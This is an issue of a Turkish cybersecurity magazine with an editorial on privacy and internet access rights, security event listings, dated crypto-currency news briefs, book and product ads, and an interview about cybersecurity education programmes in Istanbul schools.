ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 14 TL • 5. SAYI - 2018

Ömrünü bilişim teknolojilerinin gelişmesine, yaygınlaşmasına, hepsinden de öte özgürleşmesine vakfeden Mustafa Akgül Hoca'yı rahmet ve minnet ile anıyoruz.

ISSN 2618-6373 05

9 772618 637008

ATAR®

Siber Olay Orkestrasyon, Otomasyon ve Müdahale Platformu

Enflasyonla Topyekûn Mücadelede biz de varız!

Yerli Güvenlik Operasyon Merkezi yazılımı **ATAR®** **40692-K31** kodu ile DMO kataloğunda.

ENFLASYONLA TOPYEKÛN MÜCADELE

#TürkiyeKazanacak

DEVLET MALZEME OFİSİ

"Kamuda Akıllı Satınalma"

Enflasyonla mücadeleye destek için ATAR®'dan %10 indirim

Ödüllü SOAR Platformu ATAR®

Red Herring
Global 100
Ödülü 2018

Cyber Defense Magazine
Son Teknoloji
SOAR Ödülü 2018

Red Herring
Europe 100
Ödülü 2018

TechAnkara
Ankara Kalkınma Ajansı
En İyi Proje Ödülü 2017

IT Architecture
En İyi Veri Merkezi
Projesi Ödülü 2016

Ankara Teknoloji Gel. Bölgesi Üniversiteler Mh. 1605. Cd. No:3/A Cyberpark E Blok 2. Kat No: 212 Bilkent, ANKARA
www.atarlabs.io | atar_labs | atarlabs | info@atarlabs.io

atarlabs

KÜNYE

YIL: 1 Sayı: 5 - ISSN: 2618-6373 - www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST. Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Düzelti: Huriye Özdemir

Dış Haber: Ümran Yıldırımkaya - Oğuz Aydınyılmaz

Yayın Koordinatörü: Şahin Solmaz

İletişim Sorumlusu ve Reklam: Meral Biçici - meral@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Oğuz Aydınyılmaz - Recep Kızılarslan

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Deniz Ofset Matbaacılık

Maltepe Mahallesi Hastane Yolu Sokak No: 1/6-B Zeytinburnu-İstanbul

Tel: 0212 613 30 06 - Faks: 0212 613 51 97 Matbaa sertifika No: 40200

EDİTÖRDEN

Geçtiğimiz 10 Aralık İnsan Hakları Evrensel Bildigesi'nin 70. yıldönümü idi.

Spartaküs'den günümüze insanlığın tırnakları ile yazdığı bir destanın en billur hali.

Bu evrensel haklar manzumesinde yer alan iki madde Arka Kapı Dergi'nin en önemli düsturları arasında yer alıyor.

İlki birdilgenin 12. maddesinde ifade bulan özel hayatın gizliliği meselesi. Yani hiçkimsenin özel hayatının, ailesinin, konutunun, iletişiminin keyfi müdahalelere, izlenmeye, zapt u rapt'a maruz kalmaması. Üstelik bu özel durumunun taraf devletlerce tüm yasal imkânlar seferber edilmek suretiyle güvenceye alınması.

İlk sayımızdan bu yana internette gizliliği yani anonimity'i üstüne basa basa tekrarlamamız işte bu yüzden.

Dergimizin kırmızı çizgilerinden bir diğeri ise evrensel insan hakları sözleşmesinin 19. maddesi yani bireylerin düşünce ve ifade hürriyeti.

İfade hürriyeti olmadan düşünce hürriyetinin bir anlamı olmayacağı açık. İfade hürriyeti olmadan, düşünce hürriyeti ile hepimiz Rodin'in düşünen adam heykelinden farksız, pösteki sayan delilere dönmeyecek miyiz? Öyle ise kişinin sadece kafasının içerisinde düşünmesi değil, hiçbir baskı altında kalmadan bu fikirlerini ifade edebilmesi de temel meselelerimizden biri olmalı.

Kişi, fikirlerini hem ifade edebilmeli, hem de herhangi bir kısıta maruz kalmadan fikirlerini yayma hürriyetinden de mahrum edil(e)memeli.

Biz henüz bu sınırlara erişmeye çalışırken, insanlık üçüncü kuşak insan haklarını konuşuyor, internet erişim hakkını!

İnternet erişim hakkı 2011 yılında temel bir insan hakkı olarak Birleşmiş Milletler tarafından kabul edildi. Aynı yıl Avrupa Konseyi de benzer bir karar aldı.

Erişim yasaklarının hâlâ söz konusu olduğu ülkemiz bu iki uluslararası sözleşmenin de imzacısıdır. Olsun hiç değilse niyetimiz temiz!

Avrupa ülkelerinin çıtayı yükseltip, geniş bant interneti insan hakları cümlesinden saydığı ve hane başına 100Mbps'lik internet eşiğini belirledikleri bir dünyada, bizler Adil Kullanım Kotası'nın kaldırılması kararının yürürlüğe girmesi arifesinde, servis sağlayıcıların fiyat etiketi değişikliği seferberliğine tanık olmaktayız.

Uygulamanın ruhundan fersah fersah uzak, fiyat değişikliği hamlesinden öteye gidememiş, ruhlarda heyecandan çok kaygı uyandırmış, otoritenin kutsal ruhlarını yardıma, gözü doymaz şirketleri amana çağırdığımız bir süreç!

Şark kurnazlığına müracaat eden servis sağlayıcılar, kârdan zarar mantığı ile bir dizi düzenlemeye gitmiş; adil kullanım kotasının söz konusu olduğu dönemlerde kota sonrası hız düşüm eşiğinin dahi altındaki rakamları "sınırsız" internet adına pazarlama telaşındalar.

Özel şirketlerin kararlaştırdığı bu oranlara bir zahmet BTK'nın ilgi buyurup çeki düzen vermesini bekliyoruz.

Oysa bu denklemde eksik olan sivil toplumun, mesleki birliğin inşasının bir ufuk çizgisi olarak dahi gündemimizde olmaması ne acı!

Niçin bu alanda ciddi bir sivil toplum baskısı kurulamıyor? Niçin birileri adil kullanım kotasının kalkması gibi harikulade bir hamlenin gerçek manasının altını çizmiyor? Bunu yapacak kuvvet şüphesiz sivil toplumun kendisidir.

İnternet erişim hakkı, internette gizlilik bugünün temel insan haklarındandır.

İnternet, merhum Mustafa Akgül Hoca'mızın ifade ettiği gibi yaşamdır.

Ahir ömrünü bilişim teknolojilerinin gelişmesine, yaygınlaşmasına, hepsinden de öte özgürleşmesine vakfeden Mustafa Akgül Hoca'yı bu vesile ile rahmet ve minnet ile anıyoruz.

Ziyahan Albeniz - editor@arkakapidergi.com

İÇİNDEKİLER

Aralık ‘18 - Ocak ‘19 Siber Güvenlik & Bilişim Etkinlikleri

Cyber Camp 2019
21 Ocak - 01 Şubat | İstanbul

Alanında uzman eğitmenler tarafından verilecek ve 10 gün sürecek olan programa son başvuru tarihi 7 Aralık!

Bilgi: https://www.cybercamp2019.com/

GAZISECONF’18
8-9 Aralık 2018 - Gazi Üniversitesi | Ankara

Gazi Üniversitesi’nde düzenlenecek olan bu konferans, saldırı ve savunma yöntemleri, siber güvenlikte kariyer, domain exploitation gibi çeşitli konuları kapsamaktadır.

Bilgi: http://gaziseconf.com/

Siber Güvenlik Eğitimi-1
15-16 Aralık 2018 | Denizli

Türkiye Siber Güvenlik Kümelenmesi tarafından Siber Kulüpler desteği ile gerçekleştirilecek olan bu eğitime Pamukkale Üniversitesi ev sahipliği yapacaktır.

Bilgi: https://etkinlik.siberkulupler.com/index.php/217156?lang=tr

Binary Exploitation
15 Aralık 2018 09:30 - Kadıköy İdea | İstanbul

Bu etkinlik, Furkan Senan’ın eğitmenliğinde gerçekleşecek olan üç kademeli eğitimin ilk aşamasıdır.

Bilgi: https://www.cyber42.org/15-12-2018

Privilege Escalation
22 Aralık 2018 - BJK Plaza PwC Ofisleri | İstanbul

Murat Şeker’in eğitmenliğinde gerçekleşecek bu etkinlikte, eğitimlerin yanı sıra CTF de yer alacaktır.

Bilgi: https://www.cyber42.org/22-12-2018

ULUDAĞ’IN ZİRVESİ
23 Aralık 2018 - Uludağ Üniversitesi | Bursa

Alper Başaran, Erbakan Malkoç, Hakkı Alkan, Alper Özcan ve Olcay Aksoy isimlerinin konuşmacı olarak yer alacağı, tecrübelerin ve hacker olarak para kazanma hikayelerinin paylaşılacağı bu konferansı kaçırmayınız.

Bilgi: https://twitter.com/uybist

Siber Güvenlik Eğitimi-2
22-23 Aralık 2018 | Karabük

Türkiye Siber Güvenlik Kümelenmesi tarafından Siber Kulüpler desteği ile gerçekleştirilecek olan bu eğitime Karabük Üniversitesi ev sahipliği yapacaktır.

Bilgi: https://etkinlik.siberkulupler.com/index.php/189212?lang=tr

BÜSİBER Kış Kampı 2019
İstanbul

Üniversite öğrencileri için ücretsiz kış kampı başvuruları için son gün ***26 Aralık 2018***.

Bilgi: https://siber.boun.edu.tr/

Staj Eşleştirme Programı

Türkiye Siber Güvenlik Kümelenmesi tarafından gerçekleştirilecek olan programa son başvuru tarihi ***31 Aralık***!

Bilgi: https://staj.siberkulupler.com/

Kripto Para Haberleri

1 Ekim 2018 / WEB'in babası, interneti merkezsiz kılmak için geri döndü.

World Wide Web'in kurucusu Tim Berners-Lee, interneti merkeziyetsiz kılmayı ve gücü yeniden insanların eline vermeyi hedefleyen 'Solid' isminde Blockchain tabanlı iddialı bir açık kaynak projeyi duyurdu.

2 Ekim 2018 / Ripple'ın CEO'su: XRP, Bitcoin'den 1000 kat daha hızlı ve 1000 kat daha ucuz.

Ripple'ın CEO'su Brad Garlinghouse, XRP'nin değeri bir yerden diğerine taşıma konusunda en verimli kripto para olarak kendisini kanıtladığını söyledi.

3 Ekim 2018 / CFTC Başkanı Giancarlo: Kripto paralar kalıcı olacak.

ABD Emtia Vadeli İşlemler Komisyonu (CFTC) Başkanı J. Christopher Giancarlo, "*Ben kripto paranın kalıcı olacağını düşünüyorum. Bence kripto paranın bir geleceği var.*" dedi.

3 Ekim 2018 / Novogratz: Bitcoin'in bu yıl 9,000 doları kıracağını sanmıyorum.

Fortress'in eski serbest yatırım fonu yöneticisi Michael Novogratz, Bitcoin'in şu anki çöküşünden yukarı yönlü bir kopma yaşama şansının çok fazla olmadığını söyledi. Novogratz ayrıca "*Bitcoin'in bu yıl 9,000 doları kıracağını sanmıyorum.*" yorumunu yaptı.

4 Ekim 2018 / Ünlü Wall Street danışmanı: Bitcoin ETF onayı her şeyi değiştirecek.

Ünlü Wall Street danışmanı Ric Edelman, CNBC'ye verdiği demeçte SEC'in Bitcoin ETF'si onayının piyasada her şeyi değiştireceğini söyledi. Edelman, ilk Bitcoin ETF'si onaylandıktan sonra piyasanın eşi benzeri görülmemiş bir sermaye akışı yaşayacağını iddia etti.

5 Ekim 2018 / Bitcoin'de SegWit'in kullanımı, önemli bir dönüm noktasını aştı.

Bitcoin'de işlem ücretlerinin azalmasına yarayan SegWit teknolojisi, önemli bir dönüm noktasını geride bıraktı. Teknolojinin Bitcoin işlemlerinde kullanımı, 4 Ekim'de yüzde 53.82'ye ulaştı.

6 Ekim 2018 / Hack'lenen 50 milyon Facebook hesabı deep web'de Bitcoin'le satılıyor.

Yakın zaman önce hack'lenen 50 milyon Facebook hesabının deep web'te bulunan bir pazaryerinde kripto para karşılığında satılığa çıkarıldığı keşfedildi. Hacker'lar, hesap başına 3-12 dolar arasında değişen ücretler istedi.

8 Ekim 2018 / Bitcoin'in mevcut volatilitesi (oynaklık), yeni bir rekora imza attı.

Lider kripto para Bitcoin'de gittikçe düşen fiyat volatilitesi, 2017 yılının Temmuz ayından bu yana görülen en düşük seviyeye geriledi. Yüksek ve düşük fiyat arasındaki farka bakılarak hesaplanan haftalık volatilite, geçen hafta 317 dolara düştü. Bu, 2017 yılının Temmuz ayından bu yana görülen en düşük seviyeydi.

10 Ekim 2018 / Çin'in Blockchain devleri, en zenginler listesine girdi.

Blockchain alanındaki Jihan Wu, Changpeng Zhao ve Star Xu gibi Çinliler, bu yıl ilk defa Çin'in en zengin isimleri listesinde yer aldı.

12 Ekim 2018 / Dünyanın en saygın okulları kripto paralara yatırım yapıyor.

Harvard, Stanford ve MIT gibi Ivy League'de bulunan birçok okul dahil saygın ABD üniversitelerinin en az bir kripto para birimi fonuna yatırım yaptıkları bildirildi.

13 Ekim 2018 / Faruk Eczacıbaşı: Bitcoin, finans dünyasını tepetaklak edecek özelliklere sahip.

Türkiye Bilişim Vakfı (TBV) Başkanı Faruk Eczacıbaşı, TBV'nin liderliğinde başlatılan Blockchain Türkiye Platformu'nun Zorlu Center'da düzenlenen lansman buluşmasında Bitcoin ve kripto paraların finans dünyasının kurallarını tepetaklak edecek özelliklere sahip olduğunu söyledi.

16 Ekim 2018 / Novogratz, Bitcoin'de büyük ralli için 2019'un ilk yarısını işaret etti.

Milyarder yatırımcı Michael Novogratz, kurumsal yatırımcılar vagona atlayana kadar Bitcoin'de büyük hareket beklemediğini, bunun da 2019'un ilk yarısında gerçekleşebileceğini söyledi.

17 Ekim 2018 / Bitcoin ile 200 milyon dolar gönderdi, sadece 0.1 dolar ödedi.

Bitcoin ile değeri yaklaşık 200 milyon dolar olan 29,999 BTC transfer eden bir kişi, işlem ücreti olarak yalnızca 0.1 dolar ödedi. Geleneksel finansal sistemle karşılaştırıldığında bu olağanüstü görünüyor.

19 Ekim 2018 / Bilanço ağır: Kuzey Koreliler, 2017'den beri yarım milyar dolarlık kripto para çalmış.

Yayınlanan yeni bir rapora göre Kuzey Koreli hacker grubu Lazarus, 2017'nin başından bu yana yarım milyar dolar değerinde kripto para çaldı.

20 Ekim 2018 / Türkiye'nin yarısından fazlası Blockchain'i Bitcoin sanıyor!

Tüketici araştırması şirketi Twentify'ın gerçekleştirdiği araştırmada Türkiye'nin yarısından fazlasının Blockchain'i Bitcoin sandığı ortaya çıktı. Türkiye'nin yüzde 37'si Blockchain teknolojisini bildiğini söylerken yüzde 58.3'ü Blockchain'i bir kripto para birimi sanıyor.

22 Ekim 2018 / Wall Street'in devleri bile artık Bitcoin'den daha oynak.

Bitcoin öyle bir noktaya geldi ki Amazon, Netflix ve Nvidia gibi Wall Street'in dev şirketlerinin hisse senetleri bile artık bir numaralı kripto paradan daha fazla oynak.

26 Ekim 2018 / Weiss Ratings uyardı: Bu 4 kripto paraya bulaşmayın.

Derecelendirme şirketi Weiss Ratings, yakın zaman önce yayınladığı raporda yatırımcıların uzak durması gereken kripto paraları bildirdi. 111 farklı kripto parayı inceleyen şirket, bu kripto paralar arasında Aurora Chain, Bitcoin Diamond, Credits ve Mixin'e bulaşılmamasını tavsiye etti.

26 Ekim 2018 / Visa'nın CEO'su: Gerekirse biz de kriptoya gireriz.

Ödeme hizmeti sağlayıcıları devlerinden Visa'nın CEO'su Al Kelly, kripto paraları tehdit olarak görmediğini, gerekirse kendilerinin de gireceğini söyledi.

27 Ekim 2018 / Halka arz için hazırlanan Coinbase'de toplu işten çıkarma.

Önde gelen kripto para borsalarından biri olan Coinbase'in bu hafta bazı personellerini işten çıkardığı ortaya çıktı. Müşteri destek ekibinde ve uyumluluk ile dolandırıcılık konularıyla meşgul diğer alanlarda işten çıkarmaların yapıldığı bilgisi var.

28 Ekim 2018 / Piyasalardan 5 trilyon dolar silinirken Bitcoin şok edercesine sabit kaldı.

Küresel piyasalarda bu hafta görülen satış dalgasıyla birlikte piyasadan 5 trilyon dolar silinirken Bitcoin, oldukça şaşırtıcı bir şekilde değer kaybetmedi.

28 Ekim 2018 / Kim Dotcom: ABD Doları aniden çökecek, kripto para alın.

Ünlü internet girişimcisi Kim Dotcom önümüzdeki yıllarda ABD'nin borçlarını ödeyemeyerek ciddi bir ekonomik krize gireceğini ve kripto paraların değerleneceğini iddia etti.

30 Ekim 2018 / ETH, LTC, DASH ve NEO 2018 yılı kazançlarını sildi.

6,355 dolardan işlem gören Bitcoin düşüş görünümünü sürdürürken önde gelen kripto paralar 2018 yılı kazançlarını tamamen sildi.

30 Ekim 2018 / İranlı general: İzlenemez kripto paralar yaptırımları atlatmaya yardım edebilir.

Bir İranlı general, ülkenin uluslararası ekonomik yaptırımlardan korunmak için yakın zamanda kripto paraları kullanabileceğini ima etti.

31 Ekim 2018 / Son 6 ayda Bitcoin'lerin sadece 4'te 1'i hareket etti.

Küresel piyasalarda volatilite geri dönerken son altı ay içinde tüm Bitcoin'lerin yalnızca 4'te 1'i adresler arasında taşındı. Bu 2015'ten bu yana görülmemiş derecede düşük bir aktivite seviyesi olarak kayıtlara geçti.

1 Kasım 2018 / BitMEX'in CEO'su moral bozdu: Kripto Ayı piyasası 18 ay daha sürebilir.

Dünyanın en büyük Bitcoin borsalarından BitMEX'in CEO'su mevcut kripto ayı piyasasının 18 ay daha sürebileceğini düşünüyor.

1 Kasım 2018 / Bankacılık devi Morgan Stanley: Kripto paralar yeni bir varlık sınıfı.

ABD'li bankacılık devi Morgan Stanley, yayınladığı son raporunda kripto paraların yeni bir varlık sınıfı haline geldiğini belirtti.

2 Kasım 2018 / Kripto para analisti: Bitcoin, Bakkt ile yükselecek, ETF reddi ile çökecek.

Tanınan bir kripto para analisti olan Alex Krüger, Bitcoin'in Bakkt ile birlikte yükselişe geçeceğini fakat ETF reddi ile düşeceğini iddia etti.

3 Kasım 2018 / Kripto para milyoneri, Nevada Çölü'nde ütopik bir dünya inşa etmek istiyor.

Eski avukat, yeni milyoner Jeffrey Berns, Nevada'da Blockchain temelli bir topluluk oluşturma projesi üzerinde çalışıyor.

Berns, "*Eğer Blockchain'e inanan yeterli sayıda insana sahip olursak çalıştırdığımız bütün sistemleri değiştirebiliriz.*" diyor.

4 Kasım 2018 / Ethereum'un kurucusu Vitalik Buterin: Hiçbir yere gitmiyorum.

Ethereum'un kurucusu Vitalik Buterin, Ethereum'dan ayrılacağına ilişkin haberleri kesin bir dille reddederek hiçbir yere gitmediğini açıkladı.

6 Kasım 2018 / Blockchain, 125 milyon dolarlık bedava XLM dağıtıyor!

Kripto para cüzdan sağlayıcısı Blockchain, tarihin en büyük airdrop kampanyasını yapıyor. Şirket 125 milyon dolarlık bedava XLM dağıtacağını duyurdu.

9 Kasım 2018 / SEC'in EtherDelta'dan sonra daha fazla token borsasını hedeflemesi bekleniyor.

ABD Menkul Kıymetler ve Borsalar Komisyonu'nun (SEC) EtherDelta'nın kurucusuna kestiği ceza, muhtemelen komisyonun kripto token borsalarına karşı yaptırım eylemlerinin ilkini temsil ediyor. Uzmanlar, komisyonun EtherDelta'nın ardından daha fazla borsayı hedefleyebileceğini söylüyor.

9 Kasım 2018 / Binance'in kurucusu: Er ya da geç bir şey piyasayı tetikleyecek.

Binance'in kurucusu ve CEO'su Changpeng Zhao, düşen kripto para piyasasına ilişkin bir yorumda bulundu. Zhao, son röportajında er ya da geç bir şeyin piyasayı harekete geçireceğini söyledi.

10 Kasım 2018 / Dogecoin'in kurucusu: Bakkt ve Fidelity'nin sonuçları kripto para için kötü olacak.

Pek çok piyasa gözlemcisi, fiyatların yeniden yükselişe geçmesi için kurumsal yatırımcıların yolunu gözlerken Dogecoin'in lider geliştiricisi Jackson Palmer, bu konuda endişeli. Palmer'a göre kurumsal yatırımcılar kripto para alanının temel ilkelerine saldıracak.

11 Kasım 2018 / İran resmi olarak kendi kripto parasını geliştirdi.

Euronews'in Reuters'dan aktardığına göre İran kripto para geliştirme çalışmalarını tamamladı. İran Merkez Bankası'nın (CBI) resmi onayının ardından dijital para finans kurumları ve bankalar arası ödeme işlemlerinde test edilecek.

14 Kasım 2018 / Bitcoin aylardır ilk kez 6,000 doların altına düştü.

Lider kripto para Bitcoin, son bir yıl içinde en düşük seviyesini bir kez daha test etti. Bitcoin dahil birçok kripto para çift haneli geriledi.

15 Kasım 2018 / Bitcoin Cash blok zinciri resmen bölündü: Artık iki rakip var.

Bitcoin Cash blok zinciri resmi olarak ikiye bölündü. Artık Bitcoin Cash ABC ve Bitcoin Cash SV olmak üzere iki rakip blok zinciri bulunuyor.

16 Kasım 2018 / İran yaptırımlarına Bitcoin borsası Binance de katıldı.

ABD'nin İran'a uyguladığı yaptırımları yenilemesiyle kripto para borsası Binance, İranlı kullanıcılarından varlıklarını çekmesini istedi.

17 Kasım 2018 / Bitcoin Cash savaşının iki aktörü de madencilikte ağır kayıplar yaşıyor.

Bitcoin Cash çatallanmasından sonra iki gruba ayrılan Bitcon ABC ve Bitcoin SV ekipleri madencilikte büyük kayıplar yaşıyor. Her iki taraf her gün yaklaşık 500'er bin dolar zarar ediyor.

17 Kasım 2018 / Wall Street analisti, Bitcoin'de yıl sonu fiyat hedefini sert indirdi.

Wall Street analisti Thomas Lee, son koşullar çerçevesinde daha önce 25,000 dolar olarak açıkladığı Bitcoin'deki yıl sonu fiyat hedefini 15,000 dolara indirdi.

17 Kasım 2018 / Jihan Wu'dan açık tehdit: Para yatırma anını bekliyorum!

Hash savaşları sürerken Bitcoin ABC kampından madencilik devi Bitmain'in kurucusu Jihan Wu, çatallanmadan gelen BSV token'larını satmak için para yatırma işlemlerinin açılmasını beklediğini söyledi.

18 Kasım 2018 / Reddit'in kurucusu: Bitcoin'de yeniden yükseliş için çöküşe ihtiyaç vardı.

Reddit'in kurucusu Alexis Ohanian CNBC'ye verdiği bir röportajda, kripto para piyasasının istikrar kazanıp olgunlaşması için son birkaç gün içinde kripto para piyasasında yaşanan çöküşün gerekli olduğuna inandığını söyledi.

18 Kasım 2018 / XRP, Binance'de baz para birimi haline gelebilir.

Binance'in kurucusu ve CEO'su Changpeng Zhao, bir Twitter gönderisinde XRP'nin Binance'de baz para birimi olarak listelenebileceğini ima etti.

19 Kasım 2018 / Bitcoin'in piyasa değeri son 13 ayın en düşük seviyesine indi.

5,175 dolardan alınıp satılan lider kripto para Bitcoin'in piyasa değeri 90 milyar dolara gerileyerek son 13 ayın en düşük seviyesini gördü.

20 Kasım 2018 / Kripto paralardaki büyük tasfiyede 30 milyar dolar daha silindi.

Kripto paralardaki düşüş bugün de sürüyor. Bitcoin, 4,400 dolar seviyelerini görürken kripto para piyasasının değerinden 30 milyar dolar silindi.

20 Kasım 2018 / Kripto para platformu Bakkt'in açılışı ertelendi.

Bakkt'in CEO'su Kelly Loeffler'in imzası ile yayınlanan açıklamada, platformun açılışı için yeni tarihin 24 Ocak 2019 olarak belirlendiği bildirildi. Daha önce bu tarih 12 Aralık olarak açıklanmıştı. Bakkt, New York Borsası'nın ana şirketi ICE tarafından geliştiriliyor.

21 Kasım 2018 / TRON'da Kobe Bryant rüzgarı: Konuşmacı olacak.

TRON'un kurucusu Justin Sun, emekli basketbol yıldızı Kobe Bryant'ın TRON konferansında konuşmacı olarak yer alacağını duyurdu.

21 Kasım 2018 / Bitcoin madencilik şirketi, on milyonlarca dolar borçla birlikte battı.

ABD merkezli Bitcoin madencilik şirketi Giga Watt'ın on milyonlarca dolar borçla birlikte iflas başvurusunda bulunduğu ortaya çıktı.

22 Kasım 2018 / Telegram'ın 1.7 milyar dolarlık kripto para projesinin %70'i tamam.

Rusya merkezli güvenli mesajlaşma servisi Telegram'ın kripto para projesi Telegram Open Network'ün (TON) geliştirilmesi % 70 oranında tamamlandı.

22 Kasım 2018 / Bitcoin'in hash oranı tarihin en dik düşüşünü yaşadı.

En büyük kripto para Bitcoin'in 27 Ağustos 2018 tarihinden bu yana yüzde 44 gerileyen hash oranı, tarihinin en sert düşüşünü yaşadı. Bu birçok madencilerin Ağustos'tan bu yana cihazlarını kapattığını gösteriyor.

22 Kasım 2018 / Ethereum ağında güvenlik açığı tespit edildi, borsalar uyarıldı.

Ethereum akıllı sözleşmeleri ve dApp (merkeziyetsiz uygulama) geliştiricisi Level K, Ethereum ağında bazı kötü niyetli kişilerin ETH alırken büyük miktarda ETH tabanlı GasToken üretebilmesine olanak tanıyan bir güvenlik açığı olduğunu su yüzüne çıkardı.

HACKİNG SETİ
(YAZILIM GÜVENLİĞİ VE SİBER GÜVENLİĞE GİRİŞ)

%40 indirim
268 TL
160,80 TL

Linux Komut Satırı

Ağ Yöneticiliğinin Temelleri

Kablosuz Ağ Güvenliği

Siber Güvenlik ve Hacking

Uygulamalı Sızma Testleri Pentest Lab

Java Diliyle Kriptoloji Uygulamaları

Kali ile Ofansif Güvenlik

Ethical Hacking Offensive&Defensive


HEDİYE: Oracle Veritabanı Güvenliği

abaküs

Siber Güvenlik Çalışmaları Kapsamında İstanbul Millî Eğitim Müdürlüğü ile Söyleşi

2015 yılında Halkalı İMKB Mesleki ve Teknik Anadolu Lisesinde konferanslar ile başlayan proje, 2017'den bugüne İstanbul İl Millî Eğitim Müdürlüğü bünyesinde öğretmenlere yönelik hizmet içi eğitimlerinden, CTF'lere (Capture the Flag – Bayrağı Kapma Yarışı); ders içeriği hazırlamadan, siber güvenlik lisesi proje önerilerine değin çalışmalar yapılmaktadır. "*Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı*" projesi kapsamında gerçekleştirilen çalıştaylarda eğitim tarihimizde ilkler gerçekleştirilmiş olup varılan sonuçlar neticesinde; yeni projelere de kapı aralanarak bilişim güvenliği üzerine yapılan bu eğitim çalışmaları, İstanbul İl Millî Eğitim Müdürlüğü himayelerinde vizyon projelerden biri olarak karşımıza çıkmaktadır.

Projenin yönetim kurulunda olan İstanbul İl Millî Eğitim Müdür Yardımcısı Murat ALTINÖZ ile birlikte projenin geleceği ve yapılması planlanan faaliyetler hakkında konuştuk.



"Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı" projesi hakkında bilgi verir misiniz?

Siber güvenlik ve bilinçli sosyal medya kullanımı projemiz ile siber güvenlik konusunda öğrencilerimizde bilinç oluşturmak, temel seviyede güvenlik önlemlerini alabilmelerini sağlamak, dünyada yaşanan siber mücadelenin ülkemize olan etkileri ve bu alandaki uzman eksikliğine dikkat çekerek öğrencilerin siber güvenlik alanında kariyer planlaması yapmalarını amaçlamaktayız.

Bu hedefe varmak için bu yıl içerisinde iki ayrı çalıştay gerçekleştirdik. Çalıştaylarımıza İstanbul Üniversitesi, Boğaziçi Üniversitesi, İstanbul Teknik Üniversitesi, Yıldız Teknik Üniversitesi, Trakya Üniversitesi ve İstanbul Medeniyet Üniversitesi'nden alanında uzman akademisyenler; T.C. Cumhurbaşkanlığı, Milli Eğitim Bakanlığı Talim Terbiye Kurulu Başkanlığı, TÜBİTAK, HAVELSAN, BTK'den uzmanlar; İstanbul Cumhuriyet Başsavcılığı'ndan Bilişim Suçları Sorumlu Savcısı ve İstanbul Emniyet Müdürlüğü Siber Suçlarla Mücadele Şubesi'nden yönetici ve uzmanlar; İstanbul'un 32 ilçesinden 16 farklı branştan seçilen gönüllü toplam 44 öğretmen katıldı. Sahanın deneyimi ve tecrübeleri, akademinin bilgi ve birikimleri, öğretmenlerin gönüllü ve adanmışlığı projenin niteliğini arttırmıştır. Proje kapsamında çalıştaylarımıza katılan öğrencilerimiz ile birlikte öğretmenlerimizin etkin yer alması çok önemliydi. İstanbul genelinde yaptığımız çağrıda yüzlerce başvuru alındı. Yapılan görüşmeler sonucunda 32 ilçeden farklı branşlarda görevli öğretmenlerimiz gönüllü olarak projede yer aldı.

Düzenlediğiniz çalıştaylarda varmak istediğiniz hedefler nelerdi? Ne gibi sonuçlara ulaştınız?

İlk çalıştayımızı 17-18 Şubat'ta düzenledik. "Siber Güvenlik" ve "Bilinçli Sosyal Medya Kullanımı" konularının hizmet içi eğitim programlarında yer alması için gerekli altyapı çalışmaları ele alınarak, eğitim programı yazma süreci öncesinde konuların belirlenmesi üzerine beş farklı grup oluşturduk.

İkinci çalıştayda ise eğitim programı yazma sürecini ele aldık. Anaokulu, ilkokul, ortaokul ve lise seviyelerine uygun pilot ders içeriğinin hazırlanması için gruplarda branş öğretmenleri ve akademisyenler ile kurumlardan uzmanlar yer aldı. Temel Seviye Siber Güvenlik Eğitimi, İleri Seviye Siber Güvenlik Eğitimi ve Bilinçli Sosyal Medya Kullanımı başlıklarıyla Öğretmen Yetiştirme Genel Müdürlüğü'ne gönderilmek üzere hizmet içi eğitim programları yazdık. Ayrıca 2017-2018 eğitim ve öğretim yılında uygulanması için pilot okullar belirledik. Bu kapsamda altı haftalık pilot ders uygulama planı oluşturduk. Siber güvenlik bilinci konusunun anaokulundan liseye kadar öğrencilerde kalıcı öğrenme oluşturması, Mesleki ve Teknik Anadolu Liselerinde Siber Güvenlik bölümü gibi bölümlerin

açılmasının önemi ve belki de devamında Siber Güvenlik Liselerinin açılmasının gerekliliğine varana kadar konuşuldu.

Projedeki öğretmenlerinizin siber güvenlik kabiliyetlerini geliştirmeye yönelik eğitimlerinizde nasıl bir yol izlediniz?

2017'de İl Müdürlüğümüzde Bilişim Teknolojileri İl Koordinatörlüğü bünyesinde "Siber Güvenlik Birimi"ni kurduk. İlgili birimimizce projedeki öğretmenlerimizin alanla ilgili becerilerinin artırılmasına yönelik iki çalıştay ve öncesinde de üç günlük özel bir kurs hazırlandı. Bu özel kursta, bir gün bilinçli sosyal medya kullanımı eğitimi, iki gün ise uygulamalı olarak siber güvenlik eğitimi verildi. Bunun yanında siber zorbalık eğitici eğitimi de verildi. Az önce bahsettiğimiz gibi Millî Eğitim Bakanlığı'nın hizmet içi eğitim kurs listesinde temel seviye ve ileri seviye siber güvenlik eğitim programları kurs listesinde yayınlandı. Böylelikle öğretmenlerimiz bu eğitimi alarak görevli oldukları kurumlarında öğretmen ve öğrencileri siber güvenlik konusunda bilinçlendirebileceklerdir.

Belirlenen okullarda nasıl pilot ders uygulaması yaptınız?

Çalıştaylarda karara varılan ve pilot okullar için hazırlanan ders planlarının uygulama süreci 2017-2018 döneminin sonunda altı hafta boyunca anaokulu, ilkokul, ortaokul ve lise kurumlarını kapsayacak şekilde gerçekleştirildi. Projemizde yer alan gönüllü öğretmenlerimiz bu dersleri Harezmi Eğitim Modeli benzeri bir metotla verdiler. Elde edilen raporlar, önümüzdeki çalışmalarda bize yol gösterecektir.

